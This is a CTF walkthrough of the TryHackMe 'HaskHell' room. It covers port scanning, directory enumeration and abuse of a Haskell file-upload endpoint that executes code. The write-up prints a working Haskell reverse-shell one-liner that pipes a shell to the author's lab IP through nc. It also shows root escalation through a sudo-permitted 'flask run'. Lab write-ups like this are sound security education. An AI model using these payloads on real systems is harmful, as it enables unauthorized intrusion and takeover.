THM-HaskHell Challenge
HaskHell — TryHackMe Writeup
THM link: https://tryhackme.com/room/haskhell
idk why this thm challenge should be categorised under easy tag, because its really so easy to pwn and you should too! This is my first writeup, and for this room there are lots of writeups by well-known security researchers, so why did I submit mine? Nothing, just to share my knowledge with you guys—maybe it helps.
So, let’s start:
After getting the machine IP, I first checked for open ports and services running on it. For this, I used rustscan because it’s really fast.
Command used:
rustscan -a 10.201.51.216
Result:
PORT     STATE SERVICE       REASON
22/tcp   open  ssh           syn-ack ttl 61
5001/tcp open  commplex-link syn-ack ttl 61
I noticed a weird open port: 5001. It’s running something called commplex-link. I didn’t know what it was, so I googled it and found it’s a communication protocol between distributed applications. For more info, you can check: https://www.pentestpad.com/port-exploit/port-5001-commplex-link-commplex-link.
I opened the port in a browser to see what it was, and I found this:

There was a lot of stuff related to a programming language called Haskell. I didn’t know much about it, but I didn’t find anything juicy. I hovered over the homework link and found:

There was a project submission link. After clicking it, I got a 404:

I started directory enumeration using Gobuster and found a directory called /submit:

After opening the /submit route, I found an upload path:

Since the server only accepts .hs files (Haskell), I Googled how to write “Hello, World!” in Haskell and found:
main = putStrLn "Hello, World!"
I uploaded it to the server:

I noticed it executed on the server, so I thought: what if I uploaded a reverse shell script in Haskell? I found one on revshells.com:
module Main where
import System.Process
main = callCommand "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | sh -i 2>&1 | nc 10.9.0.97 9001 >/tmp/f"
I uploaded it, and boom!

I got a shell. Then I just read the user.txt file.
Privilege Escalation
Since port 22 (SSH) was open, I grabbed the private SSH key and tried to connect:
ssh -i id_rsa prof@10.201.51.216
But I got a permissions error. I needed to change the ownership first:

After fixing the permissions, I logged in successfully.
Getting Root
I checked sudo -l and found:
User prof may run the following commands on haskhell:
    (root) NOPASSWD: /usr/bin/flask run
This means I could run Flask as root without a password. I created a Python script to spawn a root shell:
import pty; pty.spawn("/bin/bash")

Then I set the FLASK_APP environment variable and ran Flask as root:
export FLASK_APP=script.py
sudo /usr/bin/flask run
And I got a root shell:
Machine Pwned!
Note: The machine IP and date changed a few times because I accidentally broke it and had to replay it.
A writeup by blackXploit. If I missed anything, please contact sensurajit@proton.me.
Thank you!